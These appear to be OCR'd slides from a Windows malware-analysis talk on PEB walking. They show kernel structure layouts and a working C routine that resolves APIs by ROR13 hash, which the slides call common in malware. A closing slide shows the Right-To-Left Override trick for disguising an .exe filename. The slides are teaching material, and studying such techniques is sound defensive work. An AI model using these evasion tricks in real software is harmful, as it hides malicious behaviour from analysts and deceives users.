
Take a look into the depths of Windows kernels and reveal more than 60000 undocumented structures

«The descent into Hell is easy... »

Explore kernels!

Why "Vergilius"?

Who can be a better guide in a dangerous and exciting trip to the depth ofMicrosoft Windows kernel than Vergilius, a man who literally went to Hell with Dante? We can"t offer you a company of ancient Roman poet but this website with highlighted C/C++ syntax will be helpful.



PEB WALKING

- Tecnique used for resolve API fuction without using IAT
- Exploit the fact that the PEB contains the list (and base addresses) of the DLL loaded
- Obfuscation: make it not obvious which windows API functions are used
- Extremely common in malware

PEB WALKING


```
//0x7c8 bytes (sizeof)
struct _PEB
{
    UCHAR InheritedAddressSpace;                                //0x0
    UCHAR ReadImageFileExecOptions;                             //0x1
    UCHAR BeingDebugged;                                        //0x2
    union
    {
        UCHAR BitField;                                         //0x3
        struct
        {
            UCHAR ImageUsesLargePages:1;                        //0x3
            UCHAR IsProtectedProcess:1;                         //0x3
            UCHAR IsImageDynamicallyRelocated:1;                //0x3
            UCHAR SkipPatchingUser32Forwarders:1;               //0x3
            UCHAR IsPackagedProcess:1;                          //0x3
            UCHAR IsAppContainer:1;                             //0x3
            UCHAR IsProtectedProcessLight:1;                    //0x3
            UCHAR IsLongPathAwareProcess:1;                     //0x3
        };
    };
    UCHAR Padding0[4];                                          //0x4
    VOID* Mutant;                                               //0x8
    VOID* ImageBaseAddress;                                     //0x10
    struct _PEB_LDR_DATA* Ldr;                                  //0x18
```

```
//0x58 bytes (sizeof)
struct _PEB_LDR_DATA
{
    ULONG Length;                                               //0x0
    UCHAR Initialized;                                          //0x4
    VOID* SsHandle;                                             //0x8
    struct _LIST_ENTRY InLoadOrderModuleList;                   //0x10
    struct _LIST_ENTRY InMemoryOrderModuleList;                 //0x20
    struct _LIST_ENTRY InInitializationOrderModuleList;         //0x30
    VOID* EntryInProgress;                                      //0x40
    UCHAR ShutdownInProgress;                                   //0x48
    VOID* ShutdownThreadId;                                     //0x50
};
```

```
//0x120 bytes (sizeof)
struct _LDR_DATA_TABLE_ENTRY
{
    struct _LIST_ENTRY InLoadOrderLinks;                        //0x0
    struct _LIST_ENTRY InMemoryOrderLinks;                      //0x10
    struct _LIST_ENTRY InInitializationOrderLinks;              //0x20
    VOID* DllBase;                                              //0x30
    VOID* EntryPoint;                                           //0x38
    ULONG SizeOfImage;                                          //0x40
    struct _UNICODE_STRING FullDllName;                         //0x48
    struct _UNICODE_STRING BaseDllName;                         //0x58
  [ ... ]
```

USAGE EXAMPLE

```
// kernel32baseAddr obtained via peb
ptrGetProcAddress = (GETPROCADDRESS)GetProcAddressKernel32(kernel32baseAddr, "GetProcAddress");
ptrLoadLibraryA = (LOADLIBRARYA)GetProcAddressKernel32(kernel32baseAddr, "LoadLibraryA");
HMODULE user32Base = ptrLoadLibraryA("user32.dll");
ptrMessageBoxA = (MESSAGEBOXA)ptrGetProcAddress(user32Base, "MessageBoxA");
ptrMessageBoxA(NULL, "PEB walk success", "Success", MB_OK);
```



BACK TO THE CHALLENGE

- Defines a subroutine that:
  - Takea as parameter the the hash of a API function name
  - By PEB walking iterates over every module and every functions exported, then compute the hash until a match is found.
  - Returns a pointer to the function

```
PVOID resolve_api_by_hash(DWORD target_hash) {
    // Access PEB and get first loaded module
    PPEB peb = (PPEB)__readgsqword(0x60);
    PLDR_DATA_TABLE_ENTRY module = (PLDR_DATA_TABLE_ENTRY)
        peb->LoaderData->InMemoryOrderModuleList.Flink;

    // Iterate through all loaded modules
    while (module) {
        // Calculate DLL name hash
        DWORD dll_hash = 0;
        PWCHAR dll_name = module->BaseDllName.Buffer;
        USHORT name_len = module->BaseDllName.MaximumLength / 2;

        for (USHORT i = 0; i < name_len; i++) {
            WCHAR c = dll_name[i];
            if (c >= 'a' && c <= 'z') c -= 0x20;  // Convert to uppercase
            dll_hash = _rotr(dll_hash, 13) + c;
        }

        // Access export table
        PIMAGE_DOS_HEADER dos_header = (PIMAGE_DOS_HEADER)module->DllBase;
        PIMAGE_NT_HEADERS64 nt_headers = (PIMAGE_NT_HEADERS64)
            ((PBYTE)module->DllBase + dos_header->e_lfanew);

        if (nt_headers->OptionalHeader.Magic != 0x020B) continue;

        PIMAGE_EXPORT_DIRECTORY export_dir = (PIMAGE_EXPORT_DIRECTORY)
            ((PBYTE)module->DllBase +
             nt_headers->OptionalHeader.DataDirectory[0].VirtualAddress);

        if (!export_dir) continue;

        // Iterate through exported functions
        PDWORD name_rvas = (PDWORD)((PBYTE)module->DllBase + export_dir->AddressOfNames);
        PWORD ordinals = (PWORD)((PBYTE)module->DllBase + export_dir->AddressOfNameOrdinals);
        PDWORD func_rvas = (PDWORD)((PBYTE)module->DllBase + export_dir->AddressOfFunctions);

        for (DWORD i = 0; i < export_dir->NumberOfNames; i++) {
            // Calculate function name hash
            DWORD func_hash = 0;
            PCHAR func_name = (PCHAR)((PBYTE)module->DllBase + name_rvas[i]);

            while (*func_name) {
                func_hash = _rotr(func_hash, 13) + *func_name++;
            }

            // Check combined hash
            if ((dll_hash + func_hash) == target_hash) {
                WORD ordinal = ordinals[i];
                return (PVOID)((PBYTE)module->DllBase + func_rvas[ordinal]);
            }
        }

        // Move to next module
        module = (PLDR_DATA_TABLE_ENTRY)module->InMemoryOrderLinks.Flink;
    }

    return NULL;  // Function not found
}
```


CONCLUSION


- We have seen:
  - Process Code Injection
  - PEB structure
    - How to use it for antidebugging
    - How to use it for dynamic api resolving of function

BONUS WINDOWS QUIRK

- The Right-To-Left Override character can be used to force a right-to-left direction withing a text.
- You can also change icon of PE files

- ann[U+202E]fdp.exe





BIBLIOGRAPHY AND USEFUL RESOURCES

- https://metehan-bulut.medium.com/understanding-the-process-environment-block-peb-for-malware-analysis-26315453793f for introduction to PEB
- https://fareedfauzi.github.io/2024/07/13/PEB-Walk.html for PEB walking
- https://www.youtube.com/@zodiacon for windows internals (trainsec)